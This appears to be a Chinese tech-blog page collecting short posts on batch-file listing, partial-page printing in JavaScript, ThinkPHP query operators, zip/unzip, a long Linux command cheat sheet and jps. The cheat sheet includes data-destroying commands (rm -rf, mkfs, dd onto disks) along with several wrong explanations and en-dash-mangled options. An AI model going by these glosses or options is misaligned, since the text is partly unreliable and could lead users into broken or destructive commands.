    cd \Users\Wangds\PycharmProjects\shiyan\data2
    dir ../b>aaaa.txt 

    用.bat批处理的方式
    首先在要处理的文件夹里新建一个.txt文件;
    编辑这个.txt文件,写一行代码:dir *.* /b >face.txt     (注意:你可以直接复制前面的,自己写的话注意空格哦,dir    *.*    /b   >face.txt)
    将这个.txt文件改成.bat文件,然后双击运行 !
    然后你就发现data2文件里多个一个face.txt文件

  • 使用js实现局部打印页面

    版权声明:本文为博主原创文章,遵循 CC 4.0 BY-SA 版权协议,转载请附上原文出处链接和本声明。

    原文链接:https://blog.csdn.net/suolong914/article/details/80038700

    前言

    前端开发在工作中经常有遇到打印局部页面的需求,今天就介绍下小编工作中用到JS实现页面打印局部打印的方法,供大家参考。

    正文

    在项目的开发中遇到了点击打印,需要打印页面中部分的内容,实现方式如下
    首先将需要打印的内容包裹起来:例如
    html

    <p>我是打印上面的内容</p>
        <div id="printBox">
            <table width="400" border="1">
                <thead>
                    <tr>
                        <th>1</th>
                        <th>2</th>
                        <th>3</th>
                    </tr>
                </thead>
                <tbody>
                    <tr>
                        <td>1.1</td>
                        <td>2.1</td>
                        <td>3.1</td>
                    </tr>
                    <tr>
                        <td>1.2</td>
                        <td>2.2</td>
                        <td>3.2</td>
                    </tr>
                </tbody>
            </table>
        </div>
        <p>我是打印下面的内容</p>
        <button onclick="printDeal()">打印按钮</button>
    
    当点击打印按钮的时候,执行下面的方法:

    js

    function printDeal(){
                var printBox = document.getElementById('printBox');
                //拿到打印的区域的html内容
                var newContent =printBox.innerHTML;
                //将旧的页面储存起来,当打印完成后返给给页面。
                var oldContent = document.body.innerHTML;
                //赋值给body
                document.body.innerHTML = newContent;
                //执行window.print打印功能
                window.print();
                // 重新加载页面,以刷新数据。以防打印完之后,页面不能操作的问题
                window.location.reload();
                document.body.innerHTML = oldContent;
                return false;
            }
    

    效果如下:

    打印效果

  • TP5 where多条件查询和 ThinkPHP运算符 与 SQL运算符 对照表

    Where 条件表达式格式为:

    $map['字段名']  = array('表达式', '操作条件');
    

    其中 $map 是一个普通的数组变量,可以根据自己需求而命名。上述格式中的表达式实际是运算符的意义:

    ThinkPHP运算符 与 SQL运算符 对照表
    TP运算符 SQL运算符 例子 实际查询条件
    eq = $map[‘id’] = array('eq',100); 等效于:$map[‘id’] = 100;
    neq != $map[‘id’] = array('neq',100); id != 100
    gt > $map[‘id’] = array('gt',100); id > 100
    egt >= $map[‘id’] = array('egt',100); id >= 100
    lt < $map[‘id’] = array('lt',100); id < 100
    elt <= $map[‘id’] = array('elt',100); id <= 100
    like like $map<'username'> = array('like','Admin%'); username like 'Admin%'
    between between and $map[‘id’] = array('between','1,8'); id BETWEEN 1 AND 8
    not between not between and $map[‘id’] = array('not between','1,8'); id NOT BETWEEN 1 AND 8
    in in $map[‘id’] = array('in','1,5,8'); id in(1,5,8)
    not in not in $map[‘id’] = array('not in','1,5,8'); id not in(1,5,8)
    and(默认) and $map[‘id’] = array(array('gt',1),array('lt',10)); (id > 1) AND (id < 10)
    or or $map[‘id’] = array(array('gt',3),array('lt',10), 'or'); (id > 3) OR (id < 10)
    xor(异或) xor 两个输入中只有一个是true时,结果为true,否则为false,例子略。 1 xor 1 = 0
    exp 综合表达式 $map[‘id’] = array('exp','in(1,3,8)'); $map[‘id’] = array('in','1,3,8');

    补充说明

    • 同 SQL 一样,ThinkPHP运算符不区分大小写,eq 与 EQ 一样。
    • between、 in 条件支持字符串或者数组,即下面两种写法是等效的:

      $map['id']  = array('not in','1,5,8');
      $map['id']  = array('not in',array('1','5','8'));
      

    exp 表达式

    上表中的 exp 不是一个运算符,而是一个综合表达式以支持更复杂的条件设置。exp 的操作条件不会被当成字符串,可以使用任何 SQL 支持的语法,包括使用函数和字段名称。

    exp 不仅用于 where 条件,也可以用于数据更新,如:

    $Dao = M("Article");
    
    // 构建 save 的数据数组,文章点击数+1
    $data['id'] = 10;
    $data['counter'] = array('exp','counter+1');
    
    // 根据条件保存修改的数据
    $User->save($data);
  • Linux中zip压缩和unzip解压缩命令详解

    1、把/home目录下面的mydata目录压缩为mydata.zip
    zip -r mydata.zip mydata #压缩mydata目录
    2、把/home目录下面的mydata.zip解压到mydatabak目录里面
    unzip mydata.zip -d mydatabak
    3、把/home目录下面的abc文件夹和123.txt压缩成为abc123.zip
    zip -r abc123.zip abc 123.txt
    4、把/home目录下面的wwwroot.zip直接解压到/home目录里面
    unzip wwwroot.zip
    5、把/home目录下面的abc12.zip、abc23.zip、abc34.zip同时解压到/home目录里面
    unzip abc\*.zip
    6、查看把/home目录下面的wwwroot.zip里面的内容
    unzip -v wwwroot.zip
    7、验证/home目录下面的wwwroot.zip是否完整
    unzip -t wwwroot.zip
    8、把/home目录下面wwwroot.zip里面的所有文件解压到第一级目录
    unzip -j wwwroot.zip

    主要参数

    -c:将解压缩的结果
    -l:显示压缩文件内所包含的文件
    -p:与-c参数类似,会将解压缩的结果显示到屏幕上,但不会执行任何的转换
    -t:检查压缩文件是否正确
    -u:与-f参数类似,但是除了更新现有的文件外,也会将压缩文件中的其它文件解压缩到目录中
    -v:执行是时显示详细的信息
    -z:仅显示压缩文件的备注文字
    -a:对文本文件进行必要的字符转换
    -b:不要对文本文件进行字符转换
    -C:压缩文件中的文件名称区分大小写
    -j:不处理压缩文件中原有的目录路径
    -L:将压缩文件中的全部文件名改为小写
    -M:将输出结果送到more程序处理
    -n:解压缩时不要覆盖原有的文件
    -o:不必先询问用户,unzip执行后覆盖原有文件
    -P:使用zip的密码选项
    -q:执行时不显示任何信息
    -s:将文件名中的空白字符转换为底线字符
    -V:保留VMS的文件版本信息
    -X:解压缩时同时回存文件原来的UID/GID

  • Linux常用命令大全(非常全!!!)

    最近都在和Linux打交道,感觉还不错。我觉得Linux相比windows比较麻烦的就是很多东西都要用命令来控制,当然,这也是很多人喜欢linux的原因,比较短小但却功能强大。我将我了解到的命令列举一下,仅供大家参考:

    系统信息 
    arch 显示机器的处理器架构
    uname -m 显示机器的处理器架构
    uname -r 显示正在使用的内核版本 
    dmidecode -q 显示硬件系统部件 – (SMBIOS / DMI) 
    hdparm -i /dev/hda 罗列一个磁盘的架构特性 
    hdparm -tT /dev/sda 在磁盘上执行测试性读取操作 
    cat /proc/cpuinfo 显示CPU info的信息 
    cat /proc/interrupts 显示中断 
    cat /proc/meminfo 校验内存使用 
    cat /proc/swaps 显示哪些swap被使用 
    cat /proc/version 显示内核的版本 
    cat /proc/net/dev 显示网络适配器及统计 
    cat /proc/mounts 显示已加载的文件系统 
    lspci -tv 罗列 PCI 设备 
    lsusb -tv 显示 USB 设备 
    date 显示系统日期 
    cal 2007 显示2007年的日历表 
    date 041217002007.00 设置日期和时间 – 月日时分年.秒 
    clock -w 将时间修改保存到 BIOS 

    关机 (系统的关机、重启以及登出 ) 
    shutdown -h now 关闭系统
    init 0 关闭系统
    telinit 0 关闭系统
    shutdown -h hours:minutes & 按预定时间关闭系统 
    shutdown -c 取消按预定时间关闭系统 
    shutdown -r now 重启
    reboot 重启
    logout 注销 

    文件和目录 
    cd /home 进入 '/ home' 目录' 
    cd .. 返回上一级目录 
    cd ../.. 返回上两级目录 
    cd 进入个人的主目录 
    cd ~user1 进入个人的主目录 
    cd – 返回上次所在的目录 
    pwd 显示工作路径 
    ls 查看目录中的文件 
    ls -F 查看目录中的文件 
    ls -l 显示文件和目录的详细资料 
    ls -a 显示隐藏文件 
    ls *[0-9]* 显示包含数字的文件名和目录名 
    tree 显示文件和目录由根目录开始的树形结构
    lstree 显示文件和目录由根目录开始的树形结构
    mkdir dir1 创建一个叫做 'dir1' 的目录' 
    mkdir dir1 dir2 同时创建两个目录 
    mkdir -p /tmp/dir1/dir2 创建一个目录树 
    rm -f file1 删除一个叫做 'file1' 的文件' 
    rmdir dir1 删除一个叫做 'dir1' 的目录' 
    rm -rf dir1 删除一个叫做 'dir1' 的目录并同时删除其内容 
    rm -rf dir1 dir2 同时删除两个目录及它们的内容 
    mv dir1 new_dir 重命名/移动 一个目录 
    cp file1 file2 复制一个文件 
    cp dir/* . 复制一个目录下的所有文件到当前工作目录 
    cp -a /tmp/dir1 . 复制一个目录到当前工作目录 
    cp -a dir1 dir2 复制一个目录 
    ln -s file1 lnk1 创建一个指向文件或目录的软链接 
    ln file1 lnk1 创建一个指向文件或目录的物理链接 
    touch -t 0712250000 file1 修改一个文件或目录的时间戳 – (YYMMDDhhmm) 
    file file1 outputs the mime type of the file as text 
    iconv -l 列出已知的编码 
    iconv -f fromEncoding -t toEncoding inputFile > outputFile creates a new from the given input file by assuming it is encoded in fromEncoding and converting it to toEncoding. 
    find . -maxdepth 1 -name *.jpg -print -exec convert "{}" -resize 80×60 "thumbs/{}" \; batch resize files in the current directory and send them to a thumbnails directory (requires convert from Imagemagick) 

    文件搜索 
    find / -name file1 从 '/' 开始进入根文件系统搜索文件和目录 
    find / -user user1 搜索属于用户 'user1' 的文件和目录 
    find /home/user1 -name \*.bin 在目录 '/ home/user1' 中搜索带有'.bin' 结尾的文件 
    find /usr/bin -type f -atime +100 搜索在过去100天内未被使用过的执行文件 
    find /usr/bin -type f -mtime -10 搜索在10天内被创建或者修改过的文件 
    find / -name \*.rpm -exec chmod 755 '{}' \; 搜索以 '.rpm' 结尾的文件并定义其权限 
    find / -xdev -name \*.rpm 搜索以 '.rpm' 结尾的文件,忽略光驱、捷盘等可移动设备 
    locate \*.ps 寻找以 '.ps' 结尾的文件 – 先运行 'updatedb' 命令 
    whereis halt 显示一个二进制文件、源码或man的位置 
    which halt 显示一个二进制文件或可执行文件的完整路径 

    挂载一个文件系统 
    mount /dev/hda2 /mnt/hda2 挂载一个叫做hda2的盘 – 确定目录 '/ mnt/hda2' 已经存在 
    umount /dev/hda2 卸载一个叫做hda2的盘 – 先从挂载点 '/ mnt/hda2' 退出 
    fuser -km /mnt/hda2 当设备繁忙时强制卸载 
    umount -n /mnt/hda2 运行卸载操作而不写入 /etc/mtab 文件- 当文件为只读或当磁盘写满时非常有用 
    mount /dev/fd0 /mnt/floppy 挂载一个软盘 
    mount /dev/cdrom /mnt/cdrom 挂载一个cdrom或dvdrom 
    mount /dev/hdc /mnt/cdrecorder 挂载一个cdrw或dvdrom 
    mount /dev/hdb /mnt/cdrecorder 挂载一个cdrw或dvdrom 
    mount -o loop file.iso /mnt/cdrom 挂载一个文件或ISO镜像文件 
    mount -t vfat /dev/hda5 /mnt/hda5 挂载一个Windows FAT32文件系统 
    mount /dev/sda1 /mnt/usbdisk 挂载一个usb 捷盘或闪存设备 
    mount -t smbfs -o username=user,password=pass //WinClient/share /mnt/share 挂载一个windows网络共享 

    磁盘空间 
    df -h 显示已经挂载的分区列表 
    ls -lSr |more 以尺寸大小排列文件和目录 
    du -sh dir1 估算目录 'dir1' 已经使用的磁盘空间' 
    du -sk * | sort -rn 以容量大小为依据依次显示文件和目录的大小 
    rpm -q -a –qf '%10{SIZE}t%{NAME}n' | sort -k1,1n 以大小为依据依次显示已安装的rpm包所使用的空间 (fedora, redhat类系统) 
    dpkg-query -W -f='${Installed-Size;10}t${Package}n' | sort -k1,1n 以大小为依据显示已安装的deb包所使用的空间 (ubuntu, debian类系统) 

    用户和群组 
    groupadd group_name 创建一个新用户组 
    groupdel group_name 删除一个用户组 
    groupmod -n new_group_name old_group_name 重命名一个用户组 
    useradd -c "Name Surname " -g admin -d /home/user1 -s /bin/bash user1 创建一个属于 "admin" 用户组的用户 
    useradd user1 创建一个新用户 
    userdel -r user1 删除一个用户 ( '-r' 排除主目录) 
    usermod -c "User FTP" -g system -d /ftp/user1 -s /bin/nologin user1 修改用户属性 
    passwd 修改口令 
    passwd user1 修改一个用户的口令 (只允许root执行) 
    chage -E 2005-12-31 user1 设置用户口令的失效期限 
    pwck 检查 '/etc/passwd' 的文件格式和语法修正以及存在的用户 
    grpck 检查 '/etc/passwd' 的文件格式和语法修正以及存在的群组 
    newgrp group_name 登陆进一个新的群组以改变新创建文件的预设群组 

    文件的权限 – 使用 "+" 设置权限,使用 "-" 用于取消 
    ls -lh 显示权限 
    ls /tmp | pr -T5 -W$COLUMNS 将终端划分成5栏显示 
    chmod ugo+rwx directory1 设置目录的所有人(u)、群组(g)以及其他人(o)以读(r )、写(w)和执行(x)的权限 
    chmod go-rwx directory1 删除群组(g)与其他人(o)对目录的读写执行权限 
    chown user1 file1 改变一个文件的所有人属性 
    chown -R user1 directory1 改变一个目录的所有人属性并同时改变改目录下所有文件的属性 
    chgrp group1 file1 改变文件的群组 
    chown user1:group1 file1 改变一个文件的所有人和群组属性 
    find / -perm -u+s 罗列一个系统中所有使用了SUID控制的文件 
    chmod u+s /bin/file1 设置一个二进制文件的 SUID 位 – 运行该文件的用户也被赋予和所有者同样的权限 
    chmod u-s /bin/file1 禁用一个二进制文件的 SUID位 
    chmod g+s /home/public 设置一个目录的SGID 位 – 类似SUID ,不过这是针对目录的 
    chmod g-s /home/public 禁用一个目录的 SGID 位 
    chmod o+t /home/public 设置一个文件的 STIKY 位 – 只允许合法所有人删除文件 
    chmod o-t /home/public 禁用一个目录的 STIKY 位 

    文件的特殊属性 – 使用 "+" 设置权限,使用 "-" 用于取消 
    chattr +a file1 只允许以追加方式读写文件 
    chattr +c file1 允许这个文件能被内核自动压缩/解压 
    chattr +d file1 在进行文件系统备份时,dump程序将忽略这个文件 
    chattr +i file1 设置成不可变的文件,不能被删除、修改、重命名或者链接 
    chattr +s file1 允许一个文件被安全地删除 
    chattr +S file1 一旦应用程序对这个文件执行了写操作,使系统立刻把修改的结果写到磁盘 
    chattr +u file1 若文件被删除,系统会允许你在以后恢复这个被删除的文件 
    lsattr 显示特殊的属性 

    打包和压缩文件 
    bunzip2 file1.bz2 解压一个叫做 'file1.bz2'的文件 
    bzip2 file1 压缩一个叫做 'file1' 的文件 
    gunzip file1.gz 解压一个叫做 'file1.gz'的文件 
    gzip file1 压缩一个叫做 'file1'的文件 
    gzip -9 file1 最大程度压缩 
    rar a file1.rar test_file 创建一个叫做 'file1.rar' 的包 
    rar a file1.rar file1 file2 dir1 同时压缩 'file1', 'file2' 以及目录 'dir1' 
    rar x file1.rar 解压rar包 
    unrar x file1.rar 解压rar包 
    tar -cvf archive.tar file1 创建一个非压缩的 tarball 
    tar -cvf archive.tar file1 file2 dir1 创建一个包含了 'file1', 'file2' 以及 'dir1'的档案文件 
    tar -tf archive.tar 显示一个包中的内容 
    tar -xvf archive.tar 释放一个包 
    tar -xvf archive.tar -C /tmp 将压缩包释放到 /tmp目录下 
    tar -cvfj archive.tar.bz2 dir1 创建一个bzip2格式的压缩包 
    tar -jxvf archive.tar.bz2 解压一个bzip2格式的压缩包 
    tar -cvfz archive.tar.gz dir1 创建一个gzip格式的压缩包 
    tar -zxvf archive.tar.gz 解压一个gzip格式的压缩包 
    zip file1.zip file1 创建一个zip格式的压缩包 
    zip -r file1.zip file1 file2 dir1 将几个文件和目录同时压缩成一个zip格式的压缩包 
    unzip file1.zip 解压一个zip格式压缩包 

    RPM 包 – (Fedora, Redhat及类似系统) 
    rpm -ivh package.rpm 安装一个rpm包 
    rpm -ivh –nodeeps package.rpm 安装一个rpm包而忽略依赖关系警告 
    rpm -U package.rpm 更新一个rpm包但不改变其配置文件 
    rpm -F package.rpm 更新一个确定已经安装的rpm包 
    rpm -e package_name.rpm 删除一个rpm包 
    rpm -qa 显示系统中所有已经安装的rpm包 
    rpm -qa | grep httpd 显示所有名称中包含 "httpd" 字样的rpm包 
    rpm -qi package_name 获取一个已安装包的特殊信息 
    rpm -qg "System Environment/Daemons" 显示一个组件的rpm包 
    rpm -ql package_name 显示一个已经安装的rpm包提供的文件列表 
    rpm -qc package_name 显示一个已经安装的rpm包提供的配置文件列表 
    rpm -q package_name –whatrequires 显示与一个rpm包存在依赖关系的列表 
    rpm -q package_name –whatprovides 显示一个rpm包所占的体积 
    rpm -q package_name –scripts 显示在安装/删除期间所执行的脚本l 
    rpm -q package_name –changelog 显示一个rpm包的修改历史 
    rpm -qf /etc/httpd/conf/httpd.conf 确认所给的文件由哪个rpm包所提供 
    rpm -qp package.rpm -l 显示由一个尚未安装的rpm包提供的文件列表 
    rpm –import /media/cdrom/RPM-GPG-KEY 导入公钥数字证书 
    rpm –checksig package.rpm 确认一个rpm包的完整性 
    rpm -qa gpg-pubkey 确认已安装的所有rpm包的完整性 
    rpm -V package_name 检查文件尺寸、 许可、类型、所有者、群组、MD5检查以及最后修改时间 
    rpm -Va 检查系统中所有已安装的rpm包- 小心使用 
    rpm -Vp package.rpm 确认一个rpm包还未安装 
    rpm2cpio package.rpm | cpio –extract –make-directories *bin* 从一个rpm包运行可执行文件 
    rpm -ivh /usr/src/redhat/RPMS/`arch`/package.rpm 从一个rpm源码安装一个构建好的包 
    rpmbuild –rebuild package_name.src.rpm 从一个rpm源码构建一个 rpm 包 

    YUM 软件包升级器 – (Fedora, RedHat及类似系统) 
    yum install package_name 下载并安装一个rpm包 
    yum localinstall package_name.rpm 将安装一个rpm包,使用你自己的软件仓库为你解决所有依赖关系 
    yum update package_name.rpm 更新当前系统中所有安装的rpm包 
    yum update package_name 更新一个rpm包 
    yum remove package_name 删除一个rpm包 
    yum list 列出当前系统中安装的所有包 
    yum search package_name 在rpm仓库中搜寻软件包 
    yum clean packages 清理rpm缓存删除下载的包 
    yum clean headers 删除所有头文件 
    yum clean all 删除所有缓存的包和头文件 

    DEB 包 (Debian, Ubuntu 以及类似系统) 
    dpkg -i package.deb 安装/更新一个 deb 包 
    dpkg -r package_name 从系统删除一个 deb 包 
    dpkg -l 显示系统中所有已经安装的 deb 包 
    dpkg -l | grep httpd 显示所有名称中包含 "httpd" 字样的deb包 
    dpkg -s package_name 获得已经安装在系统中一个特殊包的信息 
    dpkg -L package_name 显示系统中已经安装的一个deb包所提供的文件列表 
    dpkg –contents package.deb 显示尚未安装的一个包所提供的文件列表 
    dpkg -S /bin/ping 确认所给的文件由哪个deb包提供 

    APT 软件工具 (Debian, Ubuntu 以及类似系统) 
    apt-get install package_name 安装/更新一个 deb 包 
    apt-cdrom install package_name 从光盘安装/更新一个 deb 包 
    apt-get update 升级列表中的软件包 
    apt-get upgrade 升级所有已安装的软件 
    apt-get remove package_name 从系统删除一个deb包 
    apt-get check 确认依赖的软件仓库正确 
    apt-get clean 从下载的软件包中清理缓存 
    apt-cache search searched-package 返回包含所要搜索字符串的软件包名称 

    查看文件内容 
    cat file1 从第一个字节开始正向查看文件的内容 
    tac file1 从最后一行开始反向查看一个文件的内容 
    more file1 查看一个长文件的内容 
    less file1 类似于 'more' 命令,但是它允许在文件中和正向操作一样的反向操作 
    head -2 file1 查看一个文件的前两行 
    tail -2 file1 查看一个文件的最后两行 
    tail -f /var/log/messages 实时查看被添加到一个文件中的内容 

    文本处理 
    cat file1 file2 … | command <> file1_in.txt_or_file1_out.txt general syntax for text manipulation using PIPE, STDIN and STDOUT 
    cat file1 | command( sed, grep, awk, grep, etc…) > result.txt 合并一个文件的详细说明文本,并将简介写入一个新文件中 
    cat file1 | command( sed, grep, awk, grep, etc…) >> result.txt 合并一个文件的详细说明文本,并将简介写入一个已有的文件中 
    grep Aug /var/log/messages 在文件 '/var/log/messages'中查找关键词"Aug" 
    grep ^Aug /var/log/messages 在文件 '/var/log/messages'中查找以"Aug"开始的词汇 
    grep [0-9] /var/log/messages 选择 '/var/log/messages' 文件中所有包含数字的行 
    grep Aug -R /var/log/* 在目录 '/var/log' 及随后的目录中搜索字符串"Aug" 
    sed 's/stringa1/stringa2/g' example.txt 将example.txt文件中的 "string1" 替换成 "string2" 
    sed '/^$/d' example.txt 从example.txt文件中删除所有空白行 
    sed '/ *#/d; /^$/d' example.txt 从example.txt文件中删除所有注释和空白行 
    echo 'esempio' | tr '[:lower:]’ ‘[:upper:]' 合并上下单元格内容 
    sed -e '1d' result.txt 从文件example.txt 中排除第一行 
    sed -n '/stringa1/p' 查看只包含词汇 "string1"的行 
    sed -e 's/ *$//' example.txt 删除每一行最后的空白字符 
    sed -e 's/stringa1//g' example.txt 从文档中只删除词汇 "string1" 并保留剩余全部 
    sed -n '1,5p;5q' example.txt 查看从第一行到第5行内容 
    sed -n '5p;5q' example.txt 查看第5行 
    sed -e 's/00*/0/g' example.txt 用单个零替换多个零 
    cat -n file1 标示文件的行数 
    cat example.txt | awk 'NR%2==1' 删除example.txt文件中的所有偶数行 
    echo a b c | awk '{print $1}' 查看一行第一栏 
    echo a b c | awk '{print $1,$3}' 查看一行的第一和第三栏 
    paste file1 file2 合并两个文件或两栏的内容 
    paste -d '+' file1 file2 合并两个文件或两栏的内容,中间用"+"区分 
    sort file1 file2 排序两个文件的内容 
    sort file1 file2 | uniq 取出两个文件的并集(重复的行只保留一份) 
    sort file1 file2 | uniq -u 删除交集,留下其他的行 
    sort file1 file2 | uniq -d 取出两个文件的交集(只留下同时存在于两个文件中的文件) 
    comm -1 file1 file2 比较两个文件的内容只删除 'file1' 所包含的内容 
    comm -2 file1 file2 比较两个文件的内容只删除 'file2' 所包含的内容 
    comm -3 file1 file2 比较两个文件的内容只删除两个文件共有的部分 

    字符设置和文件格式转换 
    dos2unix filedos.txt fileunix.txt 将一个文本文件的格式从MSDOS转换成UNIX 
    unix2dos fileunix.txt filedos.txt 将一个文本文件的格式从UNIX转换成MSDOS 
    recode ..HTML < page.txt > page.html 将一个文本文件转换成html 
    recode -l | more 显示所有允许的转换格式 

    文件系统分析 
    badblocks -v /dev/hda1 检查磁盘hda1上的坏磁块 
    fsck /dev/hda1 修复/检查hda1磁盘上linux文件系统的完整性 
    fsck.ext2 /dev/hda1 修复/检查hda1磁盘上ext2文件系统的完整性 
    e2fsck /dev/hda1 修复/检查hda1磁盘上ext2文件系统的完整性 
    e2fsck -j /dev/hda1 修复/检查hda1磁盘上ext3文件系统的完整性 
    fsck.ext3 /dev/hda1 修复/检查hda1磁盘上ext3文件系统的完整性 
    fsck.vfat /dev/hda1 修复/检查hda1磁盘上fat文件系统的完整性 
    fsck.msdos /dev/hda1 修复/检查hda1磁盘上dos文件系统的完整性 
    dosfsck /dev/hda1 修复/检查hda1磁盘上dos文件系统的完整性 

    初始化一个文件系统 
    mkfs /dev/hda1 在hda1分区创建一个文件系统 
    mke2fs /dev/hda1 在hda1分区创建一个linux ext2的文件系统 
    mke2fs -j /dev/hda1 在hda1分区创建一个linux ext3(日志型)的文件系统 
    mkfs -t vfat 32 -F /dev/hda1 创建一个 FAT32 文件系统 
    fdformat -n /dev/fd0 格式化一个软盘 
    mkswap /dev/hda3 创建一个swap文件系统 

    SWAP文件系统 
    mkswap /dev/hda3 创建一个swap文件系统 
    swapon /dev/hda3 启用一个新的swap文件系统 
    swapon /dev/hda2 /dev/hdb3 启用两个swap分区 

    备份 
    dump -0aj -f /tmp/home0.bak /home 制作一个 '/home' 目录的完整备份 
    dump -1aj -f /tmp/home0.bak /home 制作一个 '/home' 目录的交互式备份 
    restore -if /tmp/home0.bak 还原一个交互式备份 
    rsync -rogpav –delete /home /tmp 同步两边的目录 
    rsync -rogpav -e ssh –delete /home ip_address:/tmp 通过SSH通道rsync 
    rsync -az -e ssh –delete ip_addr:/home/public /home/local 通过ssh和压缩将一个远程目录同步到本地目录 
    rsync -az -e ssh –delete /home/local ip_addr:/home/public 通过ssh和压缩将本地目录同步到远程目录 
    dd bs=1M if=/dev/hda | gzip | ssh user@ip_addr 'dd of=hda.gz' 通过ssh在远程主机上执行一次备份本地磁盘的操作 
    dd if=/dev/sda of=/tmp/file1 备份磁盘内容到一个文件 
    tar -Puf backup.tar /home/user 执行一次对 '/home/user' 目录的交互式备份操作 
    ( cd /tmp/local/ && tar c . ) | ssh -C user@ip_addr 'cd /home/share/ && tar x -p' 通过ssh在远程目录中复制一个目录内容 
    ( tar c /home ) | ssh -C user@ip_addr 'cd /home/backup-home && tar x -p' 通过ssh在远程目录中复制一个本地目录 
    tar cf – . | (cd /tmp/backup ; tar xf – ) 本地将一个目录复制到另一个地方,保留原有权限及链接 
    find /home/user1 -name '*.txt' | xargs cp -av –target-directory=/home/backup/ –parents 从一个目录查找并复制所有以 '.txt' 结尾的文件到另一个目录 
    find /var/log -name '*.log' | tar cv –files-from=- | bzip2 > log.tar.bz2 查找所有以 '.log' 结尾的文件并做成一个bzip包 
    dd if=/dev/hda of=/dev/fd0 bs=512 count=1 做一个将 MBR (Master Boot Record)内容复制到软盘的动作 
    dd if=/dev/fd0 of=/dev/hda bs=512 count=1 从已经保存到软盘的备份中恢复MBR内容 

    光盘 
    cdrecord -v gracetime=2 dev=/dev/cdrom -eject blank=fast -force 清空一个可复写的光盘内容 
    mkisofs /dev/cdrom > cd.iso 在磁盘上创建一个光盘的iso镜像文件 
    mkisofs /dev/cdrom | gzip > cd_iso.gz 在磁盘上创建一个压缩了的光盘iso镜像文件 
    mkisofs -J -allow-leading-dots -R -V "Label CD" -iso-level 4 -o ./cd.iso data_cd 创建一个目录的iso镜像文件 
    cdrecord -v dev=/dev/cdrom cd.iso 刻录一个ISO镜像文件 
    gzip -dc cd_iso.gz | cdrecord dev=/dev/cdrom – 刻录一个压缩了的ISO镜像文件 
    mount -o loop cd.iso /mnt/iso 挂载一个ISO镜像文件 
    cd-paranoia -B 从一个CD光盘转录音轨到 wav 文件中 
    cd-paranoia — "-3" 从一个CD光盘转录音轨到 wav 文件中(参数-3) 
    cdrecord –scanbus 扫描总线以识别scsi通道 
    dd if=/dev/hdc | md5sum 校验一个设备的md5sum编码,例如一张 CD 

    网络 – (以太网和WIFI无线) 
    ifconfig eth0 显示一个以太网卡的配置 
    ifup eth0 启用一个 'eth0' 网络设备 
    ifdown eth0 禁用一个 'eth0' 网络设备 
    ifconfig eth0 192.168.1.1 netmask 255.255.255.0 控制IP地址 
    ifconfig eth0 promisc 设置 'eth0' 成混杂模式以嗅探数据包 (sniffing) 
    dhclient eth0 以dhcp模式启用 'eth0' 
    route -n show routing table 
    route add -net 0/0 gw IP_Gateway configura default gateway 
    route add -net 192.168.0.0 netmask 255.255.0.0 gw 192.168.1.1 configure static route to reach network '192.168.0.0/16' 
    route del 0/0 gw IP_gateway remove static route 
    echo "1" > /proc/sys/net/ipv4/ip_forward activate ip routing 
    hostname show hostname of system 
    host www.example.com lookup hostname to resolve name to ip address and viceversa
    nslookup www.example.com lookup hostname to resolve name to ip address and viceversa
    ip link show show link status of all interfaces 
    mii-tool eth0 show link status of 'eth0' 
    ethtool eth0 show statistics of network card 'eth0' 
    netstat -tup show all active network connections and their PID 
    netstat -tupl show all network services listening on the system and their PID 
    tcpdump tcp port 80 show all HTTP traffic 
    iwlist scan show wireless networks 
    iwconfig eth1 show configuration of a wireless network card 
    hostname show hostname 
    host www.example.com lookup hostname to resolve name to ip address and viceversa 
    nslookup www.example.com lookup hostname to resolve name to ip address and viceversa 
    whois www.example.com lookup on Whois database 

    JPS工具

    jps(Java Virtual Machine Process Status Tool)是JDK 1.5提供的一个显示当前所有java进程pid的命令,简单实用,非常适合在linux/unix平台上简单察看当前java进程的一些简单情况。

        我想很多人都是用过unix系统里的ps命令,这个命令主要是用来显示当前系统的进程情况,有哪些进程,及其 id。 jps 也是一样,它的作用是显示当前系统的java进程情况,及其id号。我们可以通过它来查看我们到底启动了几个java进程(因为每一个java程序都会独占一个java虚拟机实例),和他们的进程号(为下面几个程序做准备),并可通过opt来查看这些进程的详细启动参数。

         使用方法:在当前命令行下打 jps(需要JAVA_HOME,没有的话,到改程序的目录下打) 。

    jps存放在JAVA_HOME/bin/jps,使用时为了方便请将JAVA_HOME/bin/加入到Path.

    $> jps
    23991 Jps
    23789 BossMain
    23651 Resin

    比较常用的参数:

    -q 只显示pid,不显示class名称,jar文件名和传递给main 方法的参数
    $>  jps -q
    28680
    23789
    23651

    -m 输出传递给main 方法的参数,在嵌入式jvm上可能是null

    $> jps -m
    28715 Jps -m
    23789 BossMain
    23651 Resin -socketwait 32768 -stdout /data/aoxj/resin/log/stdout.log -stderr /data/aoxj/resin/log/stderr.log

    -l 输出应用程序main class的完整package名 或者 应用程序的jar文件完整路径名

    $> jps -l
    28729 sun.tools.jps.Jps
    23789 com.asiainfo.aimc.bossbi.BossMain
    23651 com.caucho.server.resin.Resin

    -v 输出传递给JVM的参数

    $> jps -v
    23789 BossMain
    28802 Jps -Denv.class.path=/data/aoxj/bossbi/twsecurity/java/trustwork140.jar:/data/aoxj/bossbi/twsecurity/java/:/data/aoxj/bossbi/twsecurity/java/twcmcc.jar:/data/aoxj/jdk15/lib/rt.jar:/data/aoxj/jd

